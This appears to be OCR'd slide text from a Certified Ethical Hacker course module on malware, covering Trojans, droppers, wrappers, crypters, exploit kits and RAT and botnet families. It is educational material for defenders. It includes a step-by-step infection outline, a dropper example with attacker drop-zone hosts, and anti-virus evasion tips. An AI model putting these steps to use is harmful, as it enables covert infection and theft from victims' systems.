C|EH™
Certified Ethical Hacker

Module 07

Malware Threats

Module Objectives

Module Objectives

- Understanding Malware and Malware Propagation Techniques
- Overview of Trojans, Their Types, and How they Infect Systems
- Overview of Viruses, Their Types, and How They Infect Files
- Overview of Computer Worms
- Understanding the Malware Analysis Process
- Understanding Different Techniques to Detect Malware
- Understanding Different Malware Countermeasures
- Understand Malware Penetration Testing

Module Flow

1. Malware Concepts
2. Trojan Concepts
3. Virus and Worm Concepts
4. Malware Analysis
5. Countermeasures
6. Anti-Malware Software
7. Malware Penetration Testing

Introduction to Malware

- Malware is a malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud

Examples of Malware

1. Trojan Horse
2. Backdoor
3. Rootkit
4. Ransomware
5. Adware
6. Virus
7. Worms
8. Spyware
9. Botnet
10. Crypter

Different Ways a Malware can Get into a System

01	Instant Messenger applications
02	Portable hardware media / removable devices
03	Browser and email software bugs
04	Insecure patch management
05	Rogue / decoy applications
06	Untrusted sites and freeware web applications/ software
07	Downloading files from Internet
08	Email attachments
09	Network propagation
10	File sharing services (NetBIOS, FTP, SMB)
11	Installation by other malware
12	Bluetooth and wireless networks

Common Techniques Attackers Use to Distribute Malware on the Web

Blackhat Search Engine Optimization (SEO)	Ranking malware pages highly in search results
Social Engineered Click-jacking	Tricking users into clicking on innocent-looking webpages
Spearphishing Sites	Mimicking legitimate institutions in an attempt to steal login credentials
Malvertising	Embedding malware in ad-networks that display across hundreds of legitimate, high-traffic sites
Compromised Legitimate Websites	Hosting embedded malware that spreads to unsuspecting visitors
Drive-by Downloads	Exploiting flaws in browser software to install malware just by visiting a web page
Spam Emails	Attaching the malware to emails and tricking victims to click the attachment

Components of Malware

- Components of a malware software relies on the requirements of the malware author who designs it for a specific target to perform the intended tasks

Basic components of a malware:

Malware Component	Description
Crypter	Software that protects malware from undergoing reverse engineering or analysis, thus making the task of the security mechanism harder in its detection
Downloader	A type of Trojan that downloads other malware from the Internet on to the PC. Usually, attackers install downloader software when they first gain access to a system
Dropper	A type of Trojan that installs other malware files on to the system either from malware package or internet
Exploit	A malicious code that breaches the system security via software vulnerabilities to access information or install malware
Injector	A program that injects its code into other vulnerable running processes and changes the way of execution in order to hide or prevent its removal
Obfuscator	A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it
Packer	A program that allows all files to bundle together into a single executable file via compression in order to bypass security software detection
Payload	A piece of software that allows control over a computer system after it has been exploited
Malicious Code	A command that defines malware's basic functionalities such as stealing data and creating backdoors

Module Flow

1. Malware Concepts
2. Trojan Concepts
3. Virus and Worm Concepts
4. Malware Analysis
5. Countermeasures
6. Anti-Malware Software
7. Malware Penetration Testing

What is a Trojan?

1. It is a program in which the **malicious or harmful code** is contained inside apparently harmless programming or data in such a way that it can **get control and cause damage**, such as ruining the file allocation table on your hard disk
2. Trojans get activated upon **users' certain predefined actions** and upon activation. It can grant attackers unrestricted access to all data stored on compromised information systems and can cause potentially immense damage
3. Indications of a Trojan attack include **abnormal system and network activities** such as disabling of antivirus, redirection to unknown pages, etc.
4. Trojans **create a covert communication channel** between the victim computer and the attacker for transferring sensitive data

How Hackers Use Trojans

- Delete or replace operating system's critical files
- Disable firewalls and antivirus
- Generate fake traffic to create DoS attacks
- Create backdoors to gain remote access
- Record screenshots, audio, and video of victim's PC
- Infect victim's PC as a proxy server for relaying attacks
- Use victim's PC for spamming and blasting email messages
- Use victim's PC as a botnet to perform DDoS attacks
- Download spyware, adware, and malicious files
- Steal personal information such as passwords, security codes, credit card information, etc.
- Encrypt the data and lock out the victim from accessing the machine

Common Ports used by Trojans

Port	Trojan	Port	Trojan	Port	Trojan	Port	Trojan
2	Death	1492	FTP99CMP	5569	Robo-Hack	21544	GirlFriend 1.0, Beta-1.35
20	Senna Spy	1600	Shivka-Burka	6670-71	DeepThroat	22222	Prosiak
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash	1807	SpySender	6969	GateCrasher, Priority	23456	Evil FTP, Ugly FTP
22	Shaft, SSH RAT	1981	Shockrave	7000	Remote Grab	26274	Delta
23	Tiny Telnet Server	1999	BackDoor 1.00-1.03	7300-08	NetMonitor	30100-02	NetSphere 1.27a
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy,	2001	Trojan Cow	7789	ICKiller	31337-38	Back Orifice, DeepBO
31	Hackers Paradise	2023	Ripper	8787	BackOfrice 2000	31339	NetSpy DK
80	Necurs, NetWire, Ismdoor, Poison Ivy	2115	Bugs	9872-9875	Portal of Doom	31666	BOWhack
421	TCP Wrappers Trojan	2140	The Invasor	9989	iNi-Killer	33333	Prosiak
456	Hackers Paradise	2155	Illusion Mailer, Nirvana	10607	Coma 1.0.9	34324	BigGluck, TN
555	Ini-Killer, Phase Zero, Stealth Spy	3129	Masters Paradise	11000	Senna Spy	40412	The Spy
666	Satanz Backdoor	3150	The Invasor	11223	Progenic trojan	40421-26	Masters Paradise
1001	Silencer, WebEx	4092	WinCrash	12223	Hack'99 KeyLogger	47262	Delta
1011	Doly Trojan	4567	File Nail 1	12345-46	GabanBus, NetBus	50505	Sockets de Troie
1095-98	RAT	4590	ICQTrojan	12361, 12362	Whack-a-mole	50766	Fore
1170	Psyber Stream Server, Voice	5000	Bubbel	16969	Priority	53001	Remote Windows Shutdown
1234	Ultors Trojan	5001	Sockets de Troie	20001	Millennium	54321	SchoolBus .69-1.11
1243	SubSeven 1.0 – 1.8	5321	Firehotcker	20034	NetBus 2.0, Beta-NetBus 2.01	61466	Telecommando
1245	VooDoo Doll	5400-02	Blade Runner	1863	XtremeRAT	65000	Devil
1177	njRAT	1604	DarkComet RAT, Pandora RAT, HellSpy RAT	1777	Java RAT, Agent.BTZ/ComRat, Adwind RAT	5000	SpyGate RAT, Punisher RAT
445	WannaCry, Petya	8080	Zeus			6666	KilerRat, Houdini RAT

How to Infect Systems Using a Trojan

STEP 1: Create a new Trojan packet using a **Trojan Horse Construction Kit**

STEP 2: Create a **dropper**, which is a part in a trojanized packet that installs the **malicious code** on the target system

STEP 3: Create a wrapper using wrapper tools to install Trojan on the victim's computer

STEP 4: Propagate the Trojan

STEP 5: Execute the dropper

STEP 6: Execute the damage routine

Example of a Dropper

Installation path: `c\windows\system32\svchosts.exe`
Autostart: `HKLM\Software\Mic….\run\Iexplorer.exe`

Malicious code
Client address: client.attacker.com
Dropzone: dropzone.attacker.com

A genuine application
File name: chess.exe
Wrapper data: Executable file

Trojan Horse Construction Kit


- Trojan Horse construction kits help attackers to **construct Trojan horses** of their choice
- The tools in these kits can be dangerous and can backfire if not executed properly

Trojan Horse Construction Kits:

- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker


DarkHorse Trojan Virus Maker

DarkHorse Trojan Virus Maker **creates user-specified Trojans** by selecting from various options




Wrappers

- A wrapper **binds a Trojan executable** with genuine looking **.EXE** applications such as games or office applications
- When the user runs the wrapped .EXE, it first **installs the Trojan in the background** and then runs the wrapping application in the foreground
- Attackers might send a birthday greeting that will install a Trojan as the user watches, for example, a birthday cake dancing across the screen



IExpress Wizard

- IExpress Wizard wrapper guides the user to create a **self-extracting package** that can automatically install the **embedded setup files**, Trojans, etc.



Wrappers

- Elite Wrap
- Advanced File Joiner
- Soprano 3
- Exe2vbs

Crypters

- Crypter is a software which is used by hackers to **hide viruses**, **keyloggers** or **tools** in any kind of file so that they do not easily get detected by antiviruses


BitCrypter

BitCrypter can be used to encrypt and **compress 32-bit executables** and **.NET apps** without affecting their direct functionality

Crypters


- SwayzCryptor
- Hidden Sight Crypter
- Cypherx
- Java Crypter
- BetaCrypt
- Spartan Crypter

How Attackers Deploy a Trojan



Exploit Kit

- An exploit kit or crimeware toolkit is a platform to **deliver exploits and payloads** such as Trojans, spywares, backdoors, bots, buffer overflow scripts, etc. on the target system




Exploit Kits

RIG Exploit Kit

- RIG EK was used by attackers in distributing Cryptobit, CryptoLuck, CryptoShield, cryptodefense, Sage, Spora, Revenge, PyCL, Matrix, Philadelphia, princess Ransomwares
- RIG EK was also involved in **distributing LatentBot**, Pony and Ramnit Trojans

Exploit Kits

- Magnitude
- Terror
- Angler
- Sundown
- Neutrino



Evading Anti-Virus Techniques

- Break the Trojan file into **multiple pieces** and zip them as a **single file**
- **ALWAYS** write your own Trojan, and embed it into an application
- **Change Trojan's syntax:**
  - Convert an EXE to VB script
  - Change .EXE extension to .DOC.EXE, .PPT.EXE or .PDF.EXE (Windows hides "known extensions", by default, so it shows up only as .DOC, .PPT and .PDF)
- Change the content of the Trojan using **hex editor** and also change the **checksum** and encrypt the file
- Never use Trojans downloaded from the **web** (antivirus can detect these easily)


Types of Trojans

1. Remote Access Trojans
2. BackdoorTrojans
3. Botnet Trojans
4. Rootkit Trojans
5. E-Banking Trojans
6. Proxy Server Trojans
7. Covert Channel Trojans
8. Defacement Trojans
9. Service Protocol Trojans
10. Mobile Trojans
11. IoT Trojans
12. Security Software Disabler Trojans
13. Destructive Trojans
14. DDoS Attack Trojans
15. Command Shell Trojans

Remote Access Trojans

- This Trojan works like a **remote desktop access**
- Hacker gains complete **GUI access** to the remote system


- Jason, the attacker Infects Rebecca's computer with **server.exe** and plants a Reverse Connecting Trojan
- The Trojan connects **Port 80** to the attacker in Russia establishing a reverse connection
- Jason, the attacker, now has **complete control** over Rebecca's machine



Remote Access Trojans (Cont'd)

njRAT

njRAT is a is a **remote access trojan** (RAT) that can download and execute additional malware, execute shell commands, read and write registry keys, capture screenshots, log keystrokes, and spy on webcams



RAT's


- MoSucker
- ProRat
- Theef
- Ismdoor
- Kedi RAT
- PCRat/ Gh0st
- Paranoid PlugX
- Adwind RAT
- Netwire
- Java RAT
- Houdini RAT
- DarkComet RAT

Backdoor Trojans

- A backdoor is a program which **bypasses** the system's **customary security mechanisms** to gain access to a restricted area of a computer system
- Backdoors are used by the attacker to have **uninterrupted access to the target machine**

PoisionIvy

PoisonIvy gives the attacker practically complete control over the infected computer. Once the backdoor is executed, it copies itself to either the **Windows** folder or the **Windows\system32** folder




Backdoor Trojans

- Kovter
- Nitol
- Qadars
- Snake
- Trojan.Ismagent

Botnet Trojans

- Botnet Trojans infect a large number of computers across a large geographical area to **create a network of bots** that is controlled through a Command and Control (C&C) center
- Botnet is used to **launch various attacks** on a victim including denial-of-service attacks, spamming, click fraud, and the theft of financial information



Botnet Trojans

- Dreambot
- Cridex
- Ponmocup
- Avalanche
- Windigo
- Ramnit
- PlugBot
- Proteus Malware
- Cythosia DDoS bot
- Andromeda Bot

Rootkit Trojans

- Rootkits are considered as powerful backdoors that specifically attack the root or operating system
- Compared to backdoors, rootkits **cannot be detected** by observing services, system task list or registries
- Rootkits consists of three components a **dropper**, **loader**, and the **rootkit** itself

Rootkit Trojans

- Wingbird
- Finfisher
- GrayFish
- ZeroAccess rootkit
- CPD
- Whistler

